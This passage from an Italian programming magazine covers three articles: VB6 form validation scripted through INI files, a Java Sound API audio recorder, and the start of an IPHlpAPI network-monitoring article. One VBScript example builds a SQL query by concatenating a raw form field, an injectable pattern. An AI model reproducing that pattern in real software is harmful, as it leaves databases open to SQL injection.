```
Option Explicit
Public Function VerifyDate(ByVal stringDate As String)
                                        As Boolean
  On Local Error GoTo ErrorHandler
  VerifyDate = IsDate(stringDate)
ErrorHandler:
End Function
Public Function VerifyNumber(ByVal stringNumber As
                              String) As Boolean
  On Local Error GoTo ErrorHandler
  VerifyNumber = IsNumeric(stringNumber)
ErrorHandler:
End Function
Public Function VerifyEmail(ByVal stringEmail As
                              String) As Boolean
  Dim regEx As RegExp
  Dim myMatches As MatchCollection
  Dim myMatch As Match
  On Local Error GoTo ErrorHandler
  Set regEx = New RegExp
  regEx.Pattern = ".*@.*\..*"
  Set myMatches = regEx.Execute(stringEmail)
  VerifyEmail = (myMatches.Count > 0)
ErrorHandler:
End Function
```

Si tratta di un banale validatore di campi in grado di testare la bontà di numeri, date e email (in quest'ultimo caso attraverso una regular expression). Questo oggetto viene istanziato e passato allo script control che è quindi in grado di utilizzarlo:

```
ScriptControl1.AddObject "Validator", New Validator, True
```

L'idea è appunto quella di evitare di scrivere troppo codice *generico* direttamente in VBScript, ma di fornire a questo una serie di helper function riutilizzabili, in modo da delegare allo scripting solo il codice *legacy*. L'ultima funzione di scripting del nostro form si occupa invece della validazione complessiva dei dati. Osserviamone il prototipo:

```
Function FormConfirmation()
  FormConfirmation = False
  If Trim(Form.txtId.Text) = "" Then
    Msgbox "ID mancante!"
    Exit Function
  End If
  If DateDiff("YYYY", CDate(Form.txtDataNascita.Text),
                                      Now) > 40 Then
    Msgbox "Non sono ammessi operatori con età
                              superiore ai 40 anni!"
    Exit Function
  End If
  FormConfirmation = True
End Function
```

Il concetto è che in questa funzione devono essere verificati i dati presenti nei campi del form nel suo complesso prima di un eventuale consolidamento del dato nel database.

LA STRUTTURA DELLO SKIN DI SCRIPTING DEL FORM

In Fig. 2 è possibile osservare il nostro form di inserimento dati in esecuzione.
Fino ad ora abbiamo visto come agganciare script eterogenei a differenti eventi del form, ma essenzialmente si tratta di un'operazione un po' confusa e di difficile attuazione reale perché è necessario ricordarsi di caricare numerosi script e di sostituirli di volta in volta se si intende cambiare il comportamento di validazione. In realtà il form del nostro programma d'esempio è stato pensato proprio per supportare molto facilmente questa funzionalità e per evitare di dover effettuare molte operazioni. Infatti è sufficiente definire un file .INI strutturato nel seguente modo:

Fig. 2: *Il nosto form di validazione in esecuzione.*

```
[Options]
ActiveScript=0
Caption=Nessuno script
[Events]
RaiseTextChange=0
RaiseValidate=0
[Scripts]
Option Explicit
Function Init
```

```
  Init = True
End Function
Function TextBoxValidate (textBoxName)
  TextBoxValidate = True
End Function
Sub TextBoxTextChange (textBoxName)
  `
End Sub
Function FormConfirmation()
  FormConfirmation = True
End Function
```

Sono presenti diverse sezioni. La prima, *Options*, semplicemente contiene la proprietà *Caption* che indica la natura dello script e la proprietà *ActiveScript* che se posta a 1 indica che la form deve eseguire gli script di validazione, altrimenti se posta a 0 non verrà eseguito alcunché.
La sezione *Events*, invece, scende nel dettaglio degli script di campo da eseguire, infatti *RaiseTextChange* ad 1 sta ad indicare che devono essere eseguiti gli script *TextBoxTextChange* ad ogni cambiamento del contenuto di uno dei campi del form, invece *RaiseValidate* dice proprio che deve essere eseguito il *TextBoxValidate* ad ogni validate sui campi del form. Infine nella sezione *Scripts* sono contenuti proprio i tre script da eseguire. La versione dell'esempio praticamente non esegue alcun controllo. È da notare la presenza della funzione *Init* che viene invocata al caricamento dell'*INI* proprio per inizializzare eventuali oggetti o proprietà nello scripting. Dal button possibile proprio caricare un INI di script differente secondo la scelta fatta nella combo degli script presente nel form. La combo presenta tre INI, ma naturalmente è possibile definirne di nuovi che rendano ancora più personalizzata la form di inserimento. Ogni volta che si sceglie un nuovo script il form esegue il seguente codice di caricamento:

```
ScriptControl1.Reset
ScriptControl1.AddObject "Validator", New Validator, True
ScriptControl1.AddObject "Form", Me, True
lblCaptionScript.Caption = CBGetIni(cbScripts.Text,
                                "Options", "Caption", "")
mActivateScript = (CBGetIni(cbScripts.Text, "Options",
                               "ActiveScript", "") = "1")
mActivateTextChange = (CBGetIni(cbScripts.Text,
                    "Events", "RaiseTextChange", "") = "1")
mActivateValidation = (CBGetIni(cbScripts.Text,
                       "Events", "RaiseValidate", "") = "1")
If mActivateScript Then
  ScriptControl1.AddCode ReadIniScript(cbScripts.Text,
                                                "Scripts")
End If
  If Not CBool(ScriptControl1.Eval("Init")) Then
     MsgBox "Errore di inizializzazione dello script!",
                           vbCritical, "Script manager"
  Else
```

```
     Frame1.Enabled = True
   End If
```

Senza troppo addentrarci nei dettagli, possiamo dire che vengono lette ed impostate le proprietà di interazione con lo script e poi viene caricato l'intero set di script presente nel file di configurazione.
La versione più interessante è quella contenuta nel file *heavy_scripts.ini*. Osserviamone la definizione completa:

```
[Options]
ActiveScript=1
Caption=Script di validazione basato su Northwind
[Events]
RaiseTextChange=1
RaiseValidate=1
[Scripts]
Option Explicit
Dim Conn
Function Init
  On error resume next
  Set Conn = CreateObject("ADODB.Connection")
  Conn.Open = "Provider=Microsoft.Jet.OLEDB.4.0;
  Data Source=C:\Documents and Settings\Vito\
  My Documents\Scripting-VB6\Disk\DynamicScripting\
               NWIND.MDB;Persist Security Info=False"
  Conn.CursorLocation = 3
  Init = (Err = 0)
End Function
Function TextBoxValidate (textBoxName)
  Select Case UCase(textBoxName)
         Case "ID":
           TextBoxValidate = Validator.VerifyNumber(
                                            txtID.Text)
         Case "EMAIL":
           TextBoxValidate = Validator.VerifyEmail(
                                         txtEmail.Text)
```

NOTA


COM IN PRATICA

Osserviamo un esempio Visual Basic 6 di accesso ad un oggetto COM in early binding. Per l'esempio è necessario riferire la libreria ADO:

```
Dim Rs as ADODB.Recordset
Set Rs = New
ADODB.Recordset
Rs.Fields.Append
"codice", 8, 30
```

L'omologo in late binding, che non richiede nemmeno la referenziazione della libreria ADO, sarebbe:

```
Dim Rs
Set Rs = CreateObject(
"ADODB.Recordset")
Rs.Fields.Append
"codice", 8, 30
```

Quando viene invocata la CreateObject, Visual Basic prova ad effettuare l'instanziazione dell'oggetto via ProgId, cioè attraverso la stringa simbolica che rappresenta il nome dell'oggetto nel registry di Windows. Se l'instanziazione riesce viene restituito un puntatore ad una generica interfaccia IDispatch perché in late binding Visual Basic non può sapere che ADODB.Recordset implementa l'interfaccia Recordset.

```
            Case "REDDITO":
                TextBoxValidate = Validator.VerifyNumber(
                                        txtReddito.Text)
            Case Else
                TextBoxValidate = True
    End Select
End Function
Sub TextBoxTextChange (textBoxName)
    Dim Rs
    on error resume next
    Select Case UCase(textBoxName)
        Case "ID":
            Set Rs = CreateObject("ADODB.Recordset")
            Rs.Open "select * from employees where
                        EmployeeID = " & Form.txtId.Text, _
            Conn, 2, 3
                If Not Rs.EOF Then
                    Form.txtCognome.Text = "" &
                                Rs.Fields("LastName").Value
                    Form.txtNome.Text = "" &
                                Rs.Fields("FirstName").Value
                    Form.txtDataNascita.Text = "" &
                                Rs.Fields("BirthDate").Value
                    Form.txtIndirizzo.Text = "" &
                                Rs.Fields("Address").Value
                    Form.txtCAP.Text = "" &
                                Rs.Fields("PostalCode").Value
                    Form.txtStato.Text = "" &
                                Rs.Fields("Country").Value
                    Form.txtTelefono.Text = "" &
                                Rs.Fields("HomePhone").Value
                    Form.txtEmail.Text = ""
                    Form.txtReddito.Text = "0"
                End If
                    Rs.Close
            Case Else
                '
    End Select
End Sub
Function FormConfirmation()
    FormConfirmation = False
    If Trim(Form.txtId.Text) = "" Then
        Msgbox "ID mancante!"
        Exit Function
    End If
    If DateDiff("YYYY", CDate(Form.txtDataNascita.Text),
                                        Now) > 40 Then
        Msgbox "Non sono ammessi operatori con età
                                superiore ai 40 anni!"
        Exit Function
    End If
    FormConfirmation = True
End Function
```

Questo è l'unico esempio in cui viene gestito lo script sul *text change* dei campi del form.
In particolare quando si sta scrivendo nel campo *Id*, ad ogni carattere digitato si scatena la funzione di scripting *TextBoxTexChange*. Questa effettua una select nella tabella *employees* del database *Northwind Access* e cerca un record con codice uguale a quello digitato nel campo *Id*; se lo trova provvede automaticamente a compilare tutti gli altri campi del form con i campi omologhi del record selezionato.
L'effetto è davvero efficace e sorprendente. La Fig. 3 mostra il form con i dati completi presi da *Northwind*, ma per avere un'idea autentica della soluzione adottata è necessario provarla in funzione. La connessione al database viene aperta nella *Init*. È interessante anche osservare il *FormConfirmation* che fa un controllo dell'età del soggetto inserito effettuando una *DateDiff* sul campo data di nascita del form.

***Fig. 3:* Il form agganciato dinamicamente a Northwind.**

CONCLUSIONI

L'obiettivo dell'articolo era quello di mostrare le innumerevoli, quasi infinite, possibilità e soluzioni applicative offerte dall'aggiunta dello scripting anche nelle normali applicazioni.
L'esempio verteva proprio su un banale form di immissione di anagrafica soggetti che, grazie a script esterni, si poteva trasformare in una porzione di applicazione molto potente ed interessanti.
Per di più nessuno dei comportamenti che lo script aggiunge alla form sono stati pensati al momento della creazione della form stessa e nessuna modifica al codice di questa è necessaria se si intende implementare nuove funzionalità: è sufficiente creare un nuovo file di configurazione degli script.
Soluzioni come questa, ma anche con architettura più sofisisticata o semplicemente diversa possono permettervi di portare le vostre applicazioni ad un livello di dinamicità mai visto prima con un impatto sul codice praticamente nullo perché nulla è definito a livello di sorgente dell'applicazione stessa. Adesso non vi resta che mettervi al lavoro: avete semplicemente uno strumento in più per farlo bene…

Vito Vessia

SUL WEB

Sezione MSDN relativo ad ActiveScripting
http://msdn.microsoft.com/scripting

Indirizzo per i download di Microsoft Active Scripting
http://msdn.microsoft.com/library/default.asp?url=/downloads/list/webdev.asp

Le Java Sound API in pratica

Realizzare un audio recorder

In questo articolo approfondiremo ulteriormente lo studio del package *javax.sound.sampled* tramite la realizzazione di un registratore di suoni in linguaggio Java.

In questo articolo continueremo a parlare del package *javax.sound.sampled*, incluso nelle JDK a partire dalla versione 1.3, tramite la realizzazione di un registrazione di suoni interamente realizzato in linguaggio Java. In particolare, spiegheremo il modo in cui aggiungere al lettore audio descritto nel precedente articolo le nuove seguenti funzionalità:

- Cattura dell'audio da microfono, con la possibilità di impostare manualmente il formato di registrazione audio desiderato (frequenza di campionamento, risoluzione, etc.)
- Riproduzione delle registrazioni effettuate
- Salvataggio della registrazione sotto forma di file audio con il formato desiderato (WAVE, AIFF, AU)
- Conversione di un formato di file audio in un altro formato
- Aggiunta di controlli specifici per la regolazione della riproduzione audio (volume e pan).

UN REGISTRATORE DI SUONI IN JAVA


In Fig.1 si può osservare l'interfaccia utente del registratore di suoni che sarà analizzato in quest'articolo. Nel pannello superiore sinistro appaiono le informazioni sul file (o sullo stream) audio correntemente aperto, mentre nel pannello destro è possibile impostare sia le modalità di cattura audio che il nome ed il formato audio da assegnare al file da creare. Nel pannello inferiore sinistro sono presenti i classici pulsanti per la riproduzione e/o cattura del suono mentre nel pannello inferiore destro sono stati inseriti due controlli per la regolazione del volume e del pan in fase di riproduzione audio. Nei prossimi paragrafi vedremo il modo in cui è stato possibile introdurre tutte queste funzionalità all'interno del registratore di suoni realizzato, grazie all'ausilio delle Java Sound Api.


Fig. 1: *Il registratore di suoni in azione.*

CATTURARE L'AUDIO DA MICROFONO

Per la cattura dell'audio da microfono (azionabile mediante la pressione del pulsante di registrazione del pannello "riproduzione e cattura audio") è necessario innanzitutto specificare il formato audio di registrazione desiderato, rappresentato dai parametri seguenti:

- frequenza di campionamento (cioè il numero di campioni audio catturati nell'unità di tempo)
- risoluzione audio (il numero di bit da destinare per la memorizzazione di un singolo campione)
- numero di canali (modalità di registrazione mono oppure stereo)
- tecnica di codifica dei campioni audio (SIGNED PCM,UNSIGNED_PCM, A-LAW, U-LAW)
- Ordine dei byte per la memorizzazione di campioni a 16 bit (big-endian o little-endian)

Allo scopo, è stato implementato il metodo *getAudioFormat()* che restituisce un oggetto di tipo *AudioFormat* sulla base delle scelte operate dall'utente all'interno del pannello di cattura audio. Tale meto-

JAVA SOUND API HOME PAGE

All'indirizzo http://java.sun.products/java-media/sound/index.html è presente una sezione di java.sun.com dedicata interamente alle Java Sound Api, da dove è possibile scaricare, oltre alla documentazione ufficiale (ed alla esaustiva Java Sound Api Programmer's Guide), alcuni utili esempi dimostrativi.

do fa uso del costruttore più generale della classe *AudioFormat*, avente la seguente intestazione:

```
AudioFormat(AudioFormat.Encoding encoding,
        float sampleRate, int sampleSizeInBits,
        int channels, int frameSize, float frameRate,
        boolean bigEndian)
```

In particolare, il valore corretto da assegnare alla dimensione del frame è il seguente:

```
frameSize = (sampleSizeInBits/8) * channels
```

essendo la dimensione del frame pari – per definizione – al numero totale di byte necessari per rappresentare un istante di segnale sonoro. Una volta impostato il formato audio desiderato, si deve creare un oggetto di tipo *TargetDataLine.* Per far ciò, è necessario innanzitutto istanziare un nuovo oggetto di tipo *DataLine.Info* in cui specificare il tipo di linea che si desidera creare (nel nostro caso una *TargetDataLine*) ed il formato audio che quella linea dovrà gestire:

```
AudioFormat tmpAf = getAudioFormat();
DataLine.Info info = new DataLine.Info(
        TargetDataLine.class, tmpAf);
 if (!AudioSystem.isLineSupported(info))
{
    System.out.println("La linea " + info + " non e'
        supportata.");
    // altro codice di gestione dell'eccezione
  return;
}
```

NOTA

JAVA MEDIA FRAMEWORK

Per chi non ha la necessità di impiegare delle classi a così basso livello come le Java Sound Api per la gestione dei file audio nelle proprie applicazioni, potrebbe risultare più conveniente ricorrere al Java Media Framework, un package che consente la gestione di numerosissimi formati multimediali (sia audio che video). Ulteriori informazioni sul Java Media Framework si possono trovare presso il sito http://java.sun.com/products/java-media/jmf/index.html

Prima di creare una nuova linea è bene chiudere tutte le altre linee eventualmente aperte per evitare l'insorgere di una *LineUnavailableException*. Relativamente al nostro caso, è possibile ad esempio che la linea Clip *'mySound'* – impiegata nel processo di riproduzione audio - sia correntemente aperta. Ecco allora un modo corretto per chiuderla:

```
if (mySound!=null && mySound.isOpen())
        {mySound.close();}
```

A questo punto, è finalmente possibile creare ed aprire la nuova linea *TargetDataLine*, nel modo seguente:

```
 try {
    targetDataline = (TargetDataLine)
        AudioSystem.getLine(info);
    targetDataline.open(tmpAf);
   } catch (LineUnavailableException ex) {
      System.out.println("Impossibile aprire la linea:
        " + ex);
      ex.printStackTrace();
      // altro codice di gestione dell'eccezione
      return;
   }
```

In particolare, per aprire una *TargetDataLine* è necessario specificare (come parametro del metodo *open()*) almeno il formato audio da gestire *(AudioFormat tmpAf)*. In tal caso, viene automaticamente generato un buffer interno alla linea - con una dimensione di default - per la memorizzazione temporanea di un certo numero di campioni audio catturati. Per risalire a tale numero è sufficiente invocare il metodo *getBufferSize()* che restituisce il numero massimo di byte che possono essere gestiti di volta in volta dal buffer. Volendo, è anche possibile specificare una dimensione arbitraria per tale buffer, mediante l'utilizzo del metodo *open(AudioFormat format, int buffer_length)*. Nello scegliere una dimensione (specifica per il buffer interno ad una linea), bisogna tener conto dei seguenti fattori:
In generale, comunque, non dovrebbe essere necessario, a meno di esigenze particolari, impostare manualmente la dimensione del buffer interno di una *TargetDataline*. Per far partire la fase di cattura audio (in altre parole l'aggiornamento del buffer interno della linea con i nuovi campioni audio) è necessario invocare il metodo *targetDataline.start()*.
A questo punto è necessario recuperare di volta in volta i campioni audio correntemente memorizzati nel buffer. Per far ciò è necessario ricorrere al metodo *targetDataline.read(data, 0,bufferLengthInBytes)* che trasferisce i prossimi *bufferLengthInBytes byte* dal buffer interno all'array di *byte data*. Infine è possibile impiegare un oggetto *ByteArrayOutputStream* per aggiungervi di volta in volta i byte appena letti.
Quanto detto è realizzabile tramite le seguenti righe di codice:

```
class Capture implements Runnable {
    Thread thread;
    TargetDataLine targetDataline = null;
    public void start() {
      thread = new Thread(this);
      thread.start();}
    public void stop() {
      thread = null;}
 public void run() {
 /* Inserire qui il codice per la creazione e apertura
        della targetDataLine */
   [...]
 /* Codice per la cattura dei campioni tramite la
        targetDataLine: */
 ByteArrayOutputStream out = new
        ByteArrayOutputStream();
 int frameSizeInBytes = tmpAf.getFrameSize();
 int bufferLengthInFrames =
        targetDataline.getBufferSize() / 8;
 int bufferLengthInBytes = bufferLengthInFrames *
```

```
                                          frameSizeInBytes;
 byte[] data = new byte[bufferLengthInBytes];
 int numBytesRead;
 targetDataline.start();
 while (thread!=null) {
    if((numBytesRead = targetDataline.read(data, 0,
       bufferLengthInBytes)) ==-1) {break; }
       out.write(data, 0, numBytesRead);
}
```

Innanzitutto, si noti come la dimensione dell'array *data* sia stata scelta pari ad una frazione di quella del buffer. Questo accorgimento è importante poiché, nel caso si scelga di assegnare all'array data una dimensione esattamente pari a quella del buffer interno, potrebbe capitare che qualche campione audio non venga catturato, in quanto il sistema potrebbe non fare in tempo ad aggiornare completamente l'array data prima di aggiornare nuovamente il buffer interno.
Relativamente al metodo:

```
numBytesRead = targetDataline.read(data, 0,
                                   bufferLengthInBytes))
```

bisogna poi assicurarsi che il numero di byte letti ad ogni sua chiamata (che è anche il valore restituito da tale metodo) rappresenti un numero intero di frame di campioni audio. In altre parole, deve essere rispettata la seguente condizione:

```
[ bytes read ] % [frame size in bytes ] == 0
```

Perchè questo vincolo venga sempre rispettato è sufficiente che il numero dei byte da leggere di volta in volta sia un multiplo intero della dimensione (in byte) di un singolo frame. Da quanto detto si può comprendere il motivo del seguente assegnamento:

```
int bufferLengthInBytes = bufferLengthInFrames *
                                          frameSizeInBytes;
```

Si noti poi come la fase di lettura dei campioni audio sia stata racchiusa all'interno di un ciclo *while*, per consentire una acquisizione continua dei campioni *audio*. Infine, è bene che l'intero processo di cattura venga inserito in un thread separato dell'applicazione, in maniera tale che un altro *thread* esterno ad esso possa intervenire per arrestarne il processo di acquisizione. Nel caso dell'applicazione realizzata, in seguito alla pressione del pulsante di stop del pannello di "riproduzione e cattura audio", viene invocato il metodo *stop()* della classe *Capture*, il quale a sua volta impone *thread = null*, che provoca l'immediata fuoriuscita dal ciclo *while*. Una volta terminata l'acquisizione audio, è bene ricordarsi di stoppare la linea (che altrimenti continuerebbe inutilmente ad acquisire campioni dall'esterno) e chiuderla, nel modo seguente:

```
targetDataline.stop();
targetDataline.close();
```

COME RIPRODURRE LE REGISTRAZIONI AUDIO EFFETTUATE

Per riprodurre una registrazione audio è necessario creare un oggetto *AudioInputStream ais* contenente tutti i campioni precedentemente catturati. Per far ciò è possibile ricorrere all'oggetto *ByteArrayOutputStream* out (impiegato in fase di cattura audio) e procedere come segue:

```
byte audioBytes[] = out.toByteArray();
ByteArrayInputStream bais = new
                         ByteArrayInputStream(audioBytes);
AudioFormat tmpAf = getAudioFormat();
int frameSizeInBytes = tmpAf.getFrameSize();
ais = new AudioInputStream(bais,tmpAf,
                   audioBytes.length / frameSizeInBytes);
```


In particolare, per la creazione del nuovo oggetto *AudioInputStream*, si è fatto uso del seguente costruttore:

```
public AudioInputStream(InputStream stream,
      AudioFormat format,
      long length)
```

dove il parametro *length* indica la lunghezza dello stream da creare in termini di numero di frame.
A questo punto, non rimane che aggiornare la Clip di riproduzione audio con il nuovo *AudioInputStream ais*, mediante l'invocazione del metodo *setClipFromAudioInputStream()*, descritto nei dettagli nel precedente articolo sul player multimediale in Java, al quale si rimanda per ulteriori delucidazioni.

COME SALVARE UN FILE AUDIO

La scrittura di un file audio tramite gli strumenti messi a disposizione dalle Java Sound API è un'operazione molto semplice: in pratica basta invocare il metodo *write()* della classe *AudioSystem* passandogli, nell'ordine, i seguenti parametri:

- Un oggetto *AudioInputStream*, contenente i campioni audio veri e propri
- Un oggetto *AudioFileFormat.Type*, indicante il formato di file audio *(AIFF, AU, WAV, SND)*
- Un oggetto *File*, sul quale verrà scritto il nuovo file audio.

LA CLASSE AUDIOSYSTEM

La classe *AudioSystem* del package *javax.sound.sampled* contiene dei metodi che consentono, fra le altre cose, sia di indagare sulle conversioni di formato di file audio supportate dal proprio sistema, sia di effettuare nella pratica tali conversioni.

NOTA

LA CLASSE ASTRATTA CONTROL

Il modo più facile ed immediato per modificare la resa sonora di un segnale audio è ricorrere ai cosiddetti "controlli" – rappresentati dalle classi *Control* insieme alle sue derivate *BooleanControl, FloatControl, EnumControl* – di cui può essere dotata ciascuna linea. Ad esempio, tutte le linee di tipo *SourceDataLine* e *Clip* sono generalmente dotate di controlli di tipo *FloatControl.Type.MASTER_GAIN* e *FloatControl.Type.PAN* per la regolazione, rispettivamente, del volume e del pan (cioè la distribuzione del suono fra gli altoparlanti destro e sinistro) in fase di riproduzione audio.

Il metodo seguente consente la creazione di un file audio di formato arbitrario, e restituisce *true* solo nel caso in cui l'operazione sia stata conclusa con successo:

```
public boolean saveAudioFile(AudioInputStream ais,
                    AudioFileFormat.Type fileType, File file) {
 if (ais == null) {
   System.out.println("Non esiste alcun segnale audio
                                              da salvare");
 return false; }
 try {
   if (AudioSystem.write(ais, fileType, file) == -1) {
      throw new IOException("Problemi nella scrittura
                                              del file");}
   } catch (IOException ex) { System.out.println(ex);
                                          return false; }
   return true;}
```

Nell'applicazione di esempio, per salvare le proprie registrazioni sotto forma di file audio è sufficiente selezionare, dal menu principale, il percorso *File/Salva file audio*. A quel punto apparirà una finestra di dialogo apposita dotata di un filtro in grado di consentire la visualizzazione dei soli file con la stessa estensione *(WAV, AIFF, AU* o *SND)* di quella selezionata dall'utente nel pannello delle opzioni di cattura audio. A quel punto basterà cliccare sul pulsante *"salva"* per la creazione del file audio vero e proprio.

CONVERSIONE FRA DIVERSI FORMATI AUDIO

Abbiamo visto in precedenza come l'utente abbia la facoltà di impostare a suo piacimento il formato audio per le proprie registrazioni, mediante l'utilizzo del pannello delle opzioni di cattura audio (vedi Fig. 1). Tuttavia, tale pannello può anche servire nel caso si voglia salvare un file audio con un formato diverso da quello della registrazione (o del file) corrente. Ad esempio, l'utente potrebbe avere la necessità di salvare una propria registrazione (o un file) audio con una frequenza di campionamento differente da quella attuale. Le seguenti righe di codice mostrano come utilizzare i metodi offerti dalla classe *AudioSystem* sia per verificare il supporto di una eventuale conversione, che per effettuare, nel caso ciò sia possibile, l'operazione di conversione vera e propria.

```
/* Indaghiamo sul formato audio correntemente
           selezionato dall'utente all'interno del pannello
 * delle opzioni di cattura audio: */
  AudioFormat tmpAf = getAudioFormat();
/*Se il formato audio selezionato dall'utente non
           coincide con quello dello stream audio corrente*/
 if (!tmpAf.matches(ais.getFormat()))
     { System.out.println("Tentativo di conversione di
                                    formato  audio...");
       if (AudioSystem.isConversionSupported(
                           tmpAf,ais.getFormat())) {
          ais = AudioSystem.getAudioInputStream(
                                          tmpAf,ais);
          System.out.println("Conversione di formato
                                         eseguita");}
        else
          System.out.println("Conversione di formato
                                  non effettuata\n"+
         "in quanto non ancora supportata dal sistema"); }
     else System.out.println("Conversione di formato
                                      non necessaria");
```

Una volta ottenuto l'aggiornamento del proprio *AudioInputStream ais*, si può ad esempio invocare il metodo *saveAudioFile()* descritto nel paragrafo precedente per la creazione di un file audio con il nuovo formato.

COME MODIFICARE IL SEGNALE AUDIO

Nel caso si desideri cambiare in qualche modo l'aspetto del proprio segnale audio, è possibile operare in due modi diversi:

- Ricorrendo alle tecniche di elaborazione del segnale digitale *(audio DSP)*. L'inclusione di opportuni algoritmi di elaborazione dell'audio digitale nelle proprie applicazioni Java risulta particolarmente agevole grazie alla possibilità, introdotta dalle *Java Sound API*, di poter operare direttamente sui singoli campioni audio sotto forma di array di byte.
- Ricorrendo ai cosiddetti "controlli" messi a disposizione dalle linee (rappresentati dalla classe *Control* insieme alle sue derivate *FloatControl, BooleanControl, EnumControl* e *CompoundControl*. Tipici controlli legati alle linee sono la regolazione del volume, del pan e del riverbero.

Esistono diversi tipi di controlli, rappresentati da varie classi (tutte sottoclassi astratte della classe astratta *Control*), a seconda della tipologia di controllo da impiegare. In particolare, ciascuna sottoclasse di *Control* ha una corrispondente sottoclasse *Control.Type*, che include istanze statiche che identificano un controllo specifico. Nel dettaglio abbiamo le seguenti tipologie di controlli:

BooleanControl – rappresenta quei controlli che possono assumere solo due valori (true o false). Ad

esempio, un tipico controllo di questo tipo è quello dell'impostazione dello stato di attivazione e disattivazione dell'audio (*BooleanControl.Type.MUTE*).

FloatControl – rappresenta tutti quei controlli che possono assumere dei valori continui all'interno di un certo range, come il pan (in altre parole la distribuzione del suono fra l'altoparlante destro e quello sinistro) ed il volume *(FloatControl.Type.PAN* e *FloatControl.Type.MASTER_GAIN)*

EnumControl – consente all'utente di scegliere fra un numero finito di configurazioni di valori per un determinato controllo (fino ad ora, l'unico controllo di questo tipo che sia stato implementato è quello del riverbero *EnumControl.Type.REVERB*). Ad esempio, se si volesse introdurre nella propria applicazione dei particolari effetti di riverbero, l'utente potrebbe scegliere fra una serie di configurazioni di valori per tale effetto così da simulare diversi ambienti, come quello di un garage, di una caverna o di un laboratorio acustico.

CompoundControl – rappresenta, più che un controllo di per sé una collezione di controlli di diverso tipo. Ad esempio, se si volesse realizzare un mixer per la gestione generale dell'audio, potrebbe essere conveniente raggruppare in un unico *CompoundControl* i vari controlli disponibili, come quello per la regolazione del volume, del pan, del riverbero e così via.

Si noti che non è detto che ciascuna linea possa disporre di tutti i controlli sopra elencati. Per conoscere i controlli disponibili per una linea, è comunque possibile ricorrere al metodo

```
Control [] getControls()
```

che restituisce un array con un elenco completo di tutti i controlli da essa utilizzabili. Ad esempio, il metodo seguente stampa su schermo l'elenco di tutti i controlli disponibili per una generica linea:

```
public void viewControls(Line myLine)
{
   Control [] myControls = myLine.getControls();
   for (int i=0;i<myControls.length;i++)
   System.out.println(i+") Controllo: " + myControls[i]); }
```

Alternativamente, è possibile ricorrere al metodo

```
boolean isControlSupported(Control.Type control)
```

se si vuole sapere se una linea dispone di un controllo specifico. Ad esempio, per verificare se la linea *Clip* impiegata nella nostra applicazione dispone di un controllo per la regolazione del volume, si può operare come segue:

```
boolean IS_MASTER_GAIN_SUPPORTED =
                    mySound.isControlSupported(
                    FloatControl.Type.MASTER_GAIN)
```

dove si è supposto che *mySound* sia una linea di tipo *Clip* precedentemente istanziata ed aperta. A titolo di esempio, nella nostra applicazione sono stati inseriti due controlli relativi alla riproduzione audio (e quindi dipendenti dalla linea *Clip mySound*) per la regolazione del pan e del volume. In particolare, per la regolazione del volume è stato implementato il metodo seguente:


```
public void setGain()
 {
 if (mySound !=null) {
 if (!mySound.isControlSupported(
                    FloatControl.Type.MASTER_GAIN))
 {System.out.println("master gain non supportato dalla
                                        linea");
 return;}
 double value = gainSlider.getValue() / 100.0;
 try {
   FloatControl gainControl =
 (FloatControl) mySound.getControl(
                    FloatControl.Type.MASTER_GAIN);
   float dB = (float) (Math.log(value==0.0 ?
                0.0001:value)/Math.log(10.0)*20.0);
   gainControl.setValue(dB);
   } catch (Exception ex) {ex.printStackTrace();}
}
```

Tale metodo - invocato ogni qual volta l'utente cambia l'impostazione dello slider *gainSlider* (si veda la Fig. 1 relativa al *"gain"* all'interno del pannello dei *"controlli di riproduzione audio"*) – aggiorna automaticamente il volume del segnale audio in fase di riproduzione. In generale, per ottenere un controllo da una generica linea si deve utilizzare il metodo *myLine.getControl(Control.Type type_of_control)*. Infine, ogni controllo è dotato dei metodi *setValue()* e *getValue()* rispettivamente per la lettura del suo valore corrente e per la scrittura di un nuovo valore.

CONCLUSIONI


Nel caso i controlli disponibili non rispondano alle proprie esigenze, è sempre possibile ricorrere ad opportuni algoritmi di elaborazione dell'audio digitale (audio DSP). Ad esempio, se si volesse realizzare un equalizzatore grafico, tale da regolare a proprio piacimento le basse, le medie o le alte frequenze di un segnale audio, sarebbe possibile ricorrere all'implementazione di un banco di filtri digitali. Ma di questo interessante argomento parleremo nel prossimo appuntamento. Non mancate!!

Stefano Leone Monni

Java Sound Api Programmer's Guide

http://java.sun.com/j2se/1.3/docs/guide/sound/prog_guide/title.fm.html

Monitoring della Lan con VB

Le Network API in Visual Basic (parte seconda)

In questa puntata analizzeremo le funzioni più avanzate della libreria IPHlpAPI.dll,costruendo un Netstat grafico che ci consentirà di monitorare le principali attività di rete del nostro sistema

Nel precedente appuntamento (ioProgrammo 74) abbiamo analizzato alcune delle funzioni più importanti della libreria *IPHlpAPI.dll*, piuttosto semplici da utilizzare. Abbiamo soprattutto evidenziato il fatto che una libreria apparentemente "di poco conto" possiede in realtà delle funzioni in grado di offrirci un supporto davvero importante quando dobbiamo trattare dati che si riferiscono ad interfacce di rete o, più in generale, alla nostra LAN. Questa volta avremo modo di vederne delle altre che, per certi aspetti, potranno risultare più complicate da utilizzare all'interno dei nostri progetti, ma risulteranno senza dubbio più interessanti. In questa sede, infatti, analizzeremo la maniera di sfruttare alcune di queste funzioni per realizzare un programma che ci mostri una serie di dati statistici relativi ai pacchetti IP, TCP, ICMP ed UDP in transito sulla nostra scheda di rete e, successivamente, ne sfrutteremo delle altre per realizzare una utility Netstat-like, con tanto di interfaccia grafica.

LE STATISTICHE DEI PACCHETTI

